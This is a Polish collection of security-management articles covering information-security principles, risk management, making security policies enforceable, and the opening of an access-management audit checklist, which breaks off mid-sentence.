Generalną zasadą obowiązującą w procesie zapewnienia bezpieczeństwa jest ochrona informacji przed niepowołanym dostępem, zniszczeniem lub ujawnieniem. Bezpieczeństwo powinno zapewniać zgodnie z zasadami:

- poufności,
- integralności,
- dostępności,
- rozliczalności,
- autentyczności,
- niezawodności.

Zapewnienie poufności polega na zagwarantowaniu, że informacje przechowywane i informacje przesyłane mogą zostać odczytane tylko przez osoby uprawnione.

Integralność danych oznacza, że informacja musi być zachowana w swojej postaci oryginalnej, za wyjątkiem przy-

padków, gdy jest ona legalnie modyfikowana lub usuwana przez osoby do tego upoważnione.

Dostępność, właściwość polegająca na tym, że informacja musi być zawsze dostępna na żądanie osób upoważnionych.

Rozliczalność oznacza określenie i weryfikowanie odpowiedzialności za działanie, usługi i funkcje realizowane za pośrednictwem systemu lub sieci teleinformatycznej.

Autentyczność właściwość polegająca na zapewnieniu weryfikacji tożsamości podmiotów lub prawdziwości zasobów systemu lub sieci.

Niezawodność oznacza, że musi być zagwarantowane odpowiednie zachowanie się systemu lub sieci teleinformatycznej.

Bezpieczeństwo informacji osiąga się przez realizowanie odpowiednich zabezpieczeń obejmujących następujące elementy:

- organizację i zarządzanie bezpieczeństwem,
- bezpieczeństwo fizyczne,
- bezpieczeństwo osobowe,
- bezpieczeństwo nośników informacji,
- bezpieczeństwo sprzętowe,
- bezpieczeństwo oprogramowania,
- ochronę kryptograficzną,
- bezpieczeństwo transmisji,
- kontrolę dostępu do systemu lub sieci teleinformatycznych.

Zabezpieczenia to procedury, mechanizmy, systemy, które mogą chronić przed zagrożeniem, redukować podatność i wykrywać niepożądane incydenty. Efektywna ochrona wymaga kombinacji różnych zabezpieczeń w celu zapewnienia ochrony zasobów.

Problematyka dotycząca zabezpieczeń zawsze sprowadza się do pytań: co chcemy chronić, przed kim lub przed czym, w jaki sposób i za jaką cenę. Na te pytania powinniśmy uzyskać odpowiedź po przeprowadzeniu starannej i szczegółowej analizy ryzyka. Zabezpieczenia mają właściwości redukowania ryzyka. Zawsze należy pamiętać, że wprowadzenie zabezpieczeń nie wyeliminuje całości ryzyka, pozwoli tylko na jego zmniejszenie. W zarządzaniu ryzykiem istotna jest odpowiedź na pytanie, do jakiego poziomu warto je obniżać. Okazuje się, że na pewnym poziomie dodawanie nowych zabezpieczeń jest znacznie kosztowniejsze niż wartość bezpieczeństwa, które przy ich pomocy osiągamy. Jeśli nakłady poniesione przez firmę na zabezpieczenie informacji są większe niż potencjalne straty lub im równe, należy się zastanowić, czy rzeczywiście chcemy minimalizować to ryzyko. Uniwersalna zasada mówi, że ryzyko należy obniżać do poziomu, w którym organizacja będzie zdolna ponieść ciężar strat spowodowanych przez zrealizowane zagrożenia i kontynuować swoją działalność. Efektem powinien być plan postępowania z ryzykiem. W planie tym powinny się znaleźć zarówno elementy inwestycyjne, szkoleniowe jak i organizacyjne.

Zapewnienie bezpieczeństwa informacji jest ważnym elementem w każdej firmie. Aby je zrealizować należy wdrożyć skuteczny system zarządzania bezpieczeństwem informacji, czyli udokumentowany systemem zarządzania i administracji aktywów informacyjnych mający na celu eliminowanie ich możliwej utraty lub uszkodzenia poprzez określenie aktywów, które mają być chronione, ustalenie i postępowanie z potencjalnym ryzykiem, wdrożenie zabezpieczeń o wymaganym poziomie gwarancji i ich kontroli.

Wdrożenie systemu zarządzania bezpieczeństwem informacji to strategiczna decyzja kierownictwa firmy. System ten zaczyna być licznie wykorzystywany przez różne organizacje bez względu na ich wielkość czy zakres działania, dla których informacje i technologie przetwarzania informacji to kluczowe elementy procesów biznesowych, które przetwarzają dane swych klientów i mają potrzebę zapewnienia ich skutecznego i całościowego bezpieczeństwa. Sercem tego systemu jest zarządzanie ryzykiem, bez którego właściwy i adekwatny dobór zabezpieczeń jest niemożliwy, gdyż podstawą tego procesu są odpowiedzi na pytania:

- Co złego może się wydarzyć?
- Jakie jest prawdopodobieństwo, że wydarzy się coś złego?
- Jakie konsekwencje dla organizacji będą miały te wydarzenia?
- Jak i o ile możemy zmniejszyć straty?
- Ile będzie kosztowała ochrona systemu?

Literatura:

- PN-I-13335-1 - Wytyczne do zarządzania bezpieczeństwem systemów informatycznych. Pojęcia i modele bezpieczeństwa systemów informatycznych.
- PN-I-07799-2:2005 – Systemy zarządzania bezpieczeństwem informacji.
- PN-ISO/IEC 27005 – Technika informatyczna. Techniki bezpieczeństwa.Zarządzanie ryzykiem w bezpieczeństwie informacji.
- Białas A. (red.): Podstawy bezpieczeństwa systemów teleinformatycznych, Wydawnictwo Pracowni Komputerowej Jacka Skalmierskiego, Gliwice 2002.
- Liderman K.: Podręcznik administratora bezpieczeństwa teleinformatycznego, MIKOM, 2003.
- Liderman K.: Analiza ryzyka i ochrona informacji w systemach komputerowych, MIKOM, 2008.

Jak sprawić, aby polityka bezpieczeństwa nie była „martwym" dokumentem – kilka praktycznych porad

Tworzenie formalnych dokumentów polityki bezpieczeństwa dla systemu informatycznego firmy jest zadaniem, które wydaje się być proste i zrozumiałe. Tematyka znana jest przecież od lat 90-tych, publicznie dostępne są liczne artykuły, wytyczne oraz normy pomagające w opracowaniu dokumentów (m.in. PN-ISO/IEC 27001:2007, PN-ISO/IEC 17799:2007).

dr inż. Mariusz Stawowski
Zarządza Działem Usług Profesjonalnych CLICO. Posiada ponad 12-letnie doświadczenie w prowadzeniu projektów i audytów bezpieczeństwa. Otrzymał tytuł doktora nauk technicznych w Wojskowej Akademii Technicznej w Warszawie za pracę w dziedzinie analizy i projektowania zabezpieczeń sieciowych systemów informatycznych. Początkowo oficer bezpieczeństwa systemu informatycznego wykorzystywanego przez NATO. Jednocześnie był członkiem międzynarodowej grupy ds. bezpieczeństwa wojskowych systemów informatycznych. Członek ISSA Polska. Posiada certyfikaty CISSP, PRINCE2 Practitioner oraz stopnie specjalizacji w zakresie wiodących technologii zabezpieczeń m.in. Check Point i Juniper Networks. Autor wielu artykułów w magazynach polskich i zagranicznych oraz 6 książek o tematyce bezpieczeństwa.

Najczęstsze trudności wskazywane w tym obszarze to duże nakłady czasu wymagane na wykonanie identyfikacji i klasyfikacji zasobów systemu informatycznego, analizy ryzyka i ustalenia dla nich adekwatnych wymagań bezpieczeństwa (m.in. prawnego obowiązku ochrony danych, zgodności ze standardami, itp.). Rozwiązaniem może być wtedy skorzystanie z usług zewnętrznej firmy, która pomoże wykonać te prace.

Przypadki rzeczywistych incydentów bezpieczeństwa w polskich firmach oraz wyniki audytów wskazują na zupełnie inny problem. W wielu firmach czy nawet poważnych instytucjach rządowych i finansowych, dokumenty polityki bezpieczeństwa są jedynie "martwym" zbiorem dokumentów. Dokumenty polityki bezpieczeństwa często tworzone są tylko na wysokim poziomie ogólności. Jest to wygodne dla osób odpowiedzialnych za bezpieczeństwo, ponieważ daje możliwość swobodnej interpretacji spełniania wymagań polityki. Z drugiej jednak strony pozwala na świadome lub nieumyślne zaniedbania.

Kluczowe dla bezpieczeństwa wymagania i odpowiedzialności powinny zostać w polityce określone jednoznacznie na odpowiednim poziomie szczegółowości (m.in. odpowiedzialność przydzielona konkretnym pracownikom). Dobrą praktyką w rozwijaniu dokumentów polityki bezpieczeństwa jest wprowadzenie wymagania, aby dla każdego prowadzonego w firmie projektu informatycznego były obligatoryjnie tworzone lub aktualizowane procedury i instrukcje odnoszące się do bezpieczeństwa tego projektu. Wraz z dokumentacją powykonawczą projektu powinny zostać oddane dokumenty, które dokładnie opisują w jaki sposób użytkownicy oraz kadra informatyczna odpowiedzialna za utrzymanie produktów projektów powinni dbać o bezpieczeństwo.

Także technologia zabezpieczeń (np. firewall, intrusion prevention system, anti-malware, itp.) powinna egzekwować stosowa-

nie przyjętej przez firmę polityki bezpieczeństwa. Człowiek jest najsłabszym elementem bezpieczeństwa, podatnym na wiele pokus jak np. dostępne w sieci Internet gry komputerowe i inne ciekawe aplikacje, które często zawierają złośliwy kod. Problem potęguje dostępność narzędzi, które umożliwiają pracowniom firm uruchamianie aplikacji na komputerach bez uprawnień administratora oraz zachowanie anonimowości przy korzystaniu z Internetu (np. aplikacje przenośne, anonymizery).

Istotne dla przestrzegania zapisów polityki bezpieczeństwa jest jej zrozumienie przez wszystkich, których dotyczą zawarte w polityce wymagania. Zdarza się, że użytkownicy systemu informatycznego, a nawet kadra zarządzająca uważają, że za bezpieczeństwo systemu informatycznego odpowiedzialność ponoszą tylko informatycy, bo tylko oni znają się na tych zagadnieniach. Równie często zdarza się, że użytkownicy nie rozumieją zagrożenia i nieświadomie narażają firmę na niebezpieczeństwo (np. wyciek poufnych informacji). W tym obszarze wymagania jest odpowiednia edukacja pracowników firm, a w szczególności kadry zarządzającej, bez zaangażowania której inni pracownicy nie będą poważnie traktowali swoich obowiązków.

Zadbaj, aby zapisy polityki były dokładne i jednoznaczne

Polityka bezpieczeństwa powinna jednoznacznie i dokładnie określać wymagania i odpowiedzialności dla kierownictwa, kadry informatycznej i wszystkich użytkowników systemu informatycznego (m.in. pracowników firmy, pracowników kontraktowych, osoby odwiedzające, itd.). Dobrą praktyką w rozwijaniu dokumentów polityki jest wymaganie od wykonawców, aby dla każdego prowadzonego przez nich projektu informatycznego obligatoryjnie były opracowywane lub aktualizowane procedury i instrukcje odnoszące się do bezpieczeństwa tego projektu. Dla przykładu wraz z dokumentacją powykonawczą projektu systemu zabezpieczeń powinny zostać dostarczone co najmniej następujące dokumenty:

- procedura bieżącej obsługi systemu zabezpieczeń (m.in. codzienne czynności wykonywane przez administratorów),
- procedura obsługi systemu zabezpieczeń w sytuacjach wyjątkowych (m.in. czynności wykonywane przez administratorów w razie awarii lub incydentu bezpieczeństwa),
- procedura zarządzania zmian systemu zabezpieczeń,
- instrukcja wykonywania kopii backup i odtwarzania systemu po awarii,
- instrukcja aktualizacji systemu zabezpieczeń,
- instrukcja monitorowania stanu i diagnozowania problemów systemu zabezpieczeń.

Użyj środków technicznych do egzekwowania polityki

Człowiek nawet świadomy i wyszkolony może zaniedbać swoje obowiązki na skutek pośpiechu, stresu, zmęczenia, rutyny czy zwykłej nieostrożności. Środki techniczne powinny pilnować, aby zapisy polityki bezpieczeństwa były przestrzegane (m.in. mechanizmy kontroli dostępu). Dla przykładu, fundamentalna zasada bezpieczeństwa "Least Privilege" wymaga, aby użytkownicy posiadali minimalne uprawnienia w systemie informatycznym, pozwalające jedynie na wykonywanie powierzonych im zadań służbowych. Zasada ta jest kluczowym elementem wszystkich uznawanych standardów bezpieczeństwa IT (ISO 27001, PCI DSS, itd.). Zasada odnosi się w szczególności do aplikacji internetowych, których uruchamianie przez pracowników na komputerach służbowych może narazić firmę na poważne zagrożenia (np. spowodować wprowadzenie do systemu informatycznego groźnych aplikacji, jak Spyware, Trojan, Worm, Bot, itp.).

Wyobraźmy sobie zapis polityki bezpieczeństwa mówiący o tym, że pracownicy firmy mają prawo korzystać tylko z firmowej poczty i serwisu Web. Na tej podstawie administratorzy zabezpieczeń wdrożyli na firewallu sieciowym reguły filtracji. W praktyce nie oznacza to jednak, że pracownicy zostaną ograniczeni do korzystania z poczty firmowej i przeglądania stron Web. Przez przeglądarkę Web pracownicy mogą swobodnie odbierać wiadomości e-mail ze swoich prywatnych skrzynek, wysyłać i kopiować pliki z różnych serwisów internetowych (np. P2P, Skype), a nawet udostępniać znajomym w Internecie desktop swoich komputerów służbowych. Nie potrzebują do tego uprawnień administratora komputera.

W wielu polskich firmach zasada "Least Privilege" jest tylko „martwym” zapisem polityki bezpieczeństwa. Wy-

starczy podłączyć do komputera nośnik danych (np. mały pen-drive USB), z którego użytkownik uruchamia dowolne, ulubione przez siebie aplikacje. Aktualnie dostępna jest duża liczba aplikacji przenośnych w tym P2P, Skype i Tor, a ich ilość cały czas jest zwiększana (patrz *www.portableapps.org*). Większość aplikacji internetowych działa na bazie protokołów HTTP i HTTPS lub używa portów przydzielonych dla tych protokołów (tzn. 80 i 443-TCP), stosując przy tym własne mechanizmy szyfrowania. Konwencjonalne zabezpieczenia sieci identyfikują te aplikacje jako surfowanie Web, a w rzeczywistości działają tam setki innych aplikacji - P2P, IM, Skype, Gry online, file sharing, desktop sharing, poczta, itd. Skuteczne egzekwowanie polityki bezpieczeństwa wymaga od firm stosowania odpowiednich środków technicznych (np. kontrolę aplikacji internetowych potrafią skutecznie przeprowadzić zabezpieczenia Next-Generation Firewall, ochronę aplikacji Web przed atakami potrafią skutecznie zapewnić zabezpieczenia Web Application Firewall, itd.).

„Kontrola najwyższą formą zaufania"

To niesławne hasło ubiegłego okresu politycznego ma wciąż zastosowanie w obszarze bezpieczeństwa systemów informatycznych, szczególnie w odniesieniu do pisanych na zamówienie aplikacji biznesowych. Teoretycznie wybrany przez firmę deweloper powinien posiadać odpowiednie kompetencje, środki i czas aby zadbać o bezpieczeństwo tworzonej aplikacji. Deweloper powinien także stosować sprawdzone i efektywne metody utrzymania bezpieczeństwa aplikacji, np. Microsoft Security Development Lifecycle, OWASP Security Assurance Maturity Model, itp. Aplikacja oddawana do użycia powinna być zgodna z obowiązującą w firmie polityką bezpieczeństwa.


Rzeczywistość pokazuje jednak, że często deweloper aplikacji posiada ograniczone środki i czas oraz niewystarczające kompetencje w obszarze bezpieczeństwa. Deweloper koncentruje swoje działania na spełnieniu wymagań funkcjonalnych, a sprawy bezpieczeństwa odkłada na dalszy plan. W praktyce zapewnienie bezpieczeństwa aplikacji jest możliwe przez audyt wykonany zgodnie ze standardami (np. OWASP ASVS) przez kompetentnego audytora. Na podstawie wyników audytu deweloper może usunąć podatności aplikacji.

W zależności od wielkości, złożoności, środowiska, czasu tworzenia aplikacji oraz jej ważności dla biznesu firmy audyt powinien być wykonany nie tylko przed samym wdrożeniem aplikacji do użycia, ale także w trakcie jej cyklu rozwojowego. Im wcześniej wykryte zostaną podatności tym mniejsze będą koszty ich naprawienia. Usunięcie błędu projektu wykrytego w czasie testów przed-wdrożeniowych może być bardzo kosztowne i spowodować powstanie nowych błędów. W praktyce zamiast usuwania takich błędów szuka się rozwiązania zastępczego, które tylko w pewnym zakresie zredukuje zagrożenie. Zadaniem audytora jest nie tylko wykrycie błędów aplikacji, ale także sprawdzenie czy wdrożone zabezpieczenia aplikacji poprawnie egzekwują zapisy polityki bezpieczeństwa.

Bezpieczeństwo przez edukację

W praktyce nie ma możliwości usunięcia wszystkich podatności systemów komputerowych, głównie z uwagi na ich dynamiczny rozwój (m.in. nowe słabo przetestowane wersje oprogramowania). Wielu incydentom bezpieczeństwa można zapobiec poprzez odpowiednio zaprojektowane i wdrożone zabezpieczenia oraz ostrożne zachowanie ludzi. Ostrożność pracowników firm można osiągnąć przez odpowiednie szkolenia.

W tym celu firmy mogą skorzystać z oferty ośrodków szkoleniowych specjalizujących się w tematyce bezpieczeństwa. Dla przykładu, w ośrodku edukacyjnym CLICO dostępne są szkolenia przeznaczone dla zwykłych użytkowników (tzn. nie informatyków) oraz kadry zarządzającej, które w formie pokazów „na żywo" wyjaśniają jakie niebezpieczeństwo stwarza nieostrożne korzystanie z usług Internetu. Człowiek na długo zapamiętuje czym grozi mu wejście na zainfekowaną stronę Web lub otwarcie zainfekowanego dokumentu PDF, gdy na własne oczy zobaczy jak na zewnętrznym kom-



puterze ktoś przegląda zawartość twardego dysku jego komputera.

W trakcie szkolenia dla kadry zarządzającej konieczne jest dokładne wyjaśnienie konsekwencji lekceważenia polityki bezpieczeństwa. W tym celu można skorzystać z dopasowanej do specyfiki firmy poniżej wymienionej listy konsekwencji:

1. Utrata środków finansowych (m.in. kradzież pieniędzy poprzez nielegalne transakcje na kontach bankowych, kartach kredytowych, itp.).
2. Długoterminowe straty finansowe lub bankructwo firmy (m.in. utrata kontraktów, zleceń, itp. na skutek przejęcia poufnych informacji przez konkurencję, np. planów biznesowych, projektów, planów promocji nowych produktów).
3. Krótkoterminowe straty finansowe na skutek zakłócenia dostępności kluczowych usług IT (m.in. pracownicy nie mogą wykonywać zadań służbowych, zakłócenia współpracy z partnerami i klientami, uszkodzenie danych w systemie informatycznym).
4. Kary za naruszenie umów o poufności, wymagań prawa i innych regulacji (m.in. umowy NDA między kontrahentami, ustawa o ochronie danych osobowych, standard PCI-DSS, itp.).
5. Mniejsze zyski wynikające z utraty dobrego wizerunku, reputacji oraz zaufania klientów i partnerów (m.in. odejście części klientów do konkurencji, nielegalne modyfikacje stron WWW tzw. Web Graffiti, zakłócenie lub zablokowanie serwisów firmy).
6. Mniejsze zyski wynikające z niskiej efektywności pracy zatrudnionych ludzi (m.in. pracownicy marnują czas na korzystanie z niepotrzebnych usług Internetu, w czasie niedostępności usług IT pracownicy nie mogą wykonywać zadań służbowych).
7. Mniejsze zyski wynikające z ograniczeń prowadzenia działalności biznesowej (m.in. rozwój biznesu firmy wymaga nowych usług IT, które nie mogą zostać wdrożone ze względów bezpieczeństwa, np. firma nie posiada odpowiednich zabezpieczeń).
8. Mniejsze zyski wynikające z odejścia wartościowych pracowników (m.in. trudności w wykonywaniu zadań służbowych i zła atmosfera pracy na skutek zakłóceń i niedostępności usług IT, itp.).
9. Kary dyscyplinarne, utrata pracy i dobrej reputacji ludzi odpowiedzialnych za bezpieczeństwo systemów informatycznych (jako konsekwencja lekceważenia obowiązków).

Ciekawą choć dla niektórych kontrowersyjną metodą podwyższania ostrożności pracowników firm jest zamówienie audytu bezpieczeństwa z elementami socjotechniki i "dyskretne" przekazanie informacji, że zatrudnieni audytorzy będą próbowali uzyskać od pracowników poufne informacje (np. hasła). Taka informacja zostanie szybko rozpowszechniona pomiędzy pracownikami i wielu z nich będzie postępować bardziej ostrożnie z obawy przed audytorem.

Konkluzja

Dokumenty polityki bezpieczeństwa mogą być efektywnie wykorzystywane i służyć interesowi firmy. Wymaga to jednak, aby obowiązki i odpowiedzialności zostały określone na odpowiednim poziomie szczegółowości oraz odnosiły się nie tylko do informatyków, ale wszystkich użytkowników systemu informatycznego, a w szczególności do kadry zarządzającej. Bez zaangażowania kierownictwa obowiązki ochrony informacji nie będą przez pracowników traktowane poważnie. Zapisy polityki powinny jednoznacznie i konkretne odnosić się do organizacji i systemu informatycznego firmy, a nie tylko „kopiować” zawartość ISO 27001.

Także istotną rolę odgrywa tu technologia informatyczna. Środki techniczne powinny egzekwować stosowanie przez ludzi wymagań polityki bezpieczeństwa. Równie ważne jest zrozumienie polityki przez pracowników i regularne audytowanie czy zapisy polityki są w rzeczywistości realizowane i adekwatne do stanu faktycznego (system informatyczny się zmienia i także dokumenty polityki bezpieczeństwa powinny być aktualizowane).

Lista kontrolna dla CSO cz. 2. Weryfikacja zabezpieczeń organizacyjnych

Kontynuując artykuł dotyczący opracowywania listy na potrzeby weryfikacji zabezpieczenia infrastruktury informatycznej omówimy sposób przygotowania zestawów punktów kontrolnych w obszarze organizacyjnej ochrony przetwarzanych danych. Jako przykład weźmiemy proces zarządzania dostępem użytkowników do systemu informatycznego, który w postaci mniej lub bardziej sformalizowanej, występuje w praktycznie każdej organizacji.

Dowiesz się:
- w jaki sposób przygotować listę kontrolną do oceny zabezpieczeń organizacyjnych
- jakie materiały źródłowe można wykorzystać przy opracowywaniu takiej listy kontrolnej

Powinieneś wiedzieć:
- podstawowe pojęcia związane z zarządzaniem dostępem do informacji i z modelowaniem procesów biznesowych

Adam Gałach
Założyciel firmy Galach Consulting, specjalizującej się w doradztwie w zakresie zarządzania bezpieczeństwem informacji i zarządzania ciągłością działania. Problematyką bezpieczeństwa informatycznego zajmuje się od 1994 roku. Od roku 2002 posiada certyfikat CISSP. Jest autorem szeregu publikacji poświęconych zagadnieniom bezpieczeństwa IT i zarządzania ciągłością działania.
Kontakt:
info@galach.pl

Podstawą do opracowania listy kontrolnej powinny być dobre praktyki, w szczególności spisane w normach branżowych. W pierwszej kolejności spróbujmy zatem zebrać wykaz dokumentów, które będzie można wykorzystać jako merytoryczną podstawę naszej listy. Takie podejście, poza oczywistym ułatwieniem opracowywania listy kontrolnej, ma jeszcze jedną istotną zaletę – w przypadku wszelkich sporów dotyczących zasadności stosowania określonych zabezpieczeń posiadamy argument w postaci powszechnie uznanych norm branżowych, w tym polskich norm, w których proponowane (lub wymagane) przez nas podejście jest opisane.

Proces zarządzania dostępem do systemu informatycznego jest opisany w różnych standardach i wytycznych. Jako podstawę do opracowywania listy kontrolnej można przyjąć dwa dokumenty:

- ISO/IEC 17799 (ISO/IEC 27002)
- IT Grundschutzhandbuch

Proces będzie składał się z 3 podstawowych elementów:

- nadanie użytkownikowi uprawnień
- odebranie użytkownikowi uprawnień
- weryfikacja uprawnień użytkowników.

W dalszej części tekstu pod pojęciem modyfikacji uprawnień będziemy rozumieć ich nadanie lub odebranie uprawnień.

Zastanówmy się najpierw, jakie wymagania powinien spełniać dobrze zdefiniowany proces. Opis procesu powinien uwzględniać:

- dane wejściowe
- wynik realizacji procesu
- poszczególne działania realizowane w ramach procesu
- przypisanie odpowiedzialności za realizację działań
- zasoby niezbędne do realizacji działań
- wymagany czas realizacji działań
- zapewnienie rozliczalności, przejawiające się z reguły w dokumentowaniu realizowanych działań (chyba, że specyfika działań pozwala na zachowanie rozliczalności bez konieczności tworzenia dodatkowej dokumentacji)


- sposób pomiaru efektywności procesu (tzw. KPI – z ang. *Key Performance Indicator*).

Analizując poprawność procesu zarządzania dostępem należałoby zatem zapytać się:

- Czy proces został udokumentowany?
- Czy sposób dokumentacji jest zrozumiały dla wszystkich zainteresowanych stron?
- Czy określono osoby odpowiedzialne za realizację poszczególnych zadań?
- Czy osoby te posiadają kompetencje do realizacji tych zadań?
- Czy określono narzędzia, przy pomocy których mają być realizowane poszczególne zadania?
- W jakim czasie osoby te mają realizować te zadania?
- W jaki sposób realizacja zadań jest dokumentowana?
- Czy sposób udokumentowania realizacji zadań pozwala na stwierdzenie
  - Kto wykonał zadanie?
  - Kiedy zadanie zostało wykonane?
  - Z jakim skutkiem to zadanie zostało wykonane?
- Czy określono sposób pomiaru efektywności procesu?
- Czy sposób pomiaru efektywności rzeczywiście pozwala na ocenę jakości realizacji procesu i wskazanie obszarów wymagających poprawy?
- Czy pomiary efektywności są dokumentowane?
- Czy możliwe jest porównywanie pomiarów efektywności w celu sprawdzenia, czy efektywność realizacji procesu wzrasta, czy wręcz przeciwnie?

Teraz możemy zastanowić się, jakie działania powinny być podejmowane w ramach procesu zarządzania uprawnieniami i jak powinny być one realizowane. Najprostszym rozwiązaniem będzie sprawdzenie, czy nasz proces uwzględnia wszystkie zagadnienia opisane w przywołanych wyżej standardach. Problem w tym, że nie wszystkie zasady muszą mieć zastosowanie w badanej organizacji, również sposób ich implementacji może być bardzo różny. Nie należy liczyć na to, że przeniesienie procedur nadawania uprawnień z banku zatrudniającego kilkanaście tysięcy pracowników do kilkuosobowej firmy zakończy się powodzeniem. Zapisy zawarte w standardach należałoby traktować jako pewien punkt odniesienia zaś podstawą do weryfikacji poprawności stosowanych praktyk powinna być ocena ryzyka, w ramach której zidentyfikujemy zagrożenia i zastanowimy się, czy realizacja procesu należycie nas przed nimi zabezpiecza. Lista zagrożeń związanych z zarządzaniem dostępem będzie dość długa, poniżej wymieniliśmy niektóre z nich:

- Wniosek dotyczący uprawnień został przygotowany przez osobę, która nie posiada odpowiedniego umocowania w organizacji, pozwalającego na podejmowanie decyzji w przedmiotowym zakresie. Wniosek mógł być przygotowany na przykład przez samego zainteresowanego użytkownika, jego kolegę, itp.
- Dostarczony wniosek jest fałszywy.
- Wnioskowane uprawnienia nie są adekwatne do zadań pełnionych przez użytkownika – nie jest zachowana zasada wiedzy uzasadnionej.
- Wnioskowane uprawnienia pozwalają na wykonanie bez nadzoru operacji krytycznych z punktu widzenia organizacji.
- Uprawnienia zostały opisane w sposób nieprecyzyjny. Może to albo uniemożliwić nadanie uprawnień, albo spowodować, że zakres nadanych uprawnień nie będzie zgodny z intencjami wnioskującego.
- Administrator systemu nie nadał uprawnień lub zrobił to błędnie. Może być to spowodowane jego błędem,



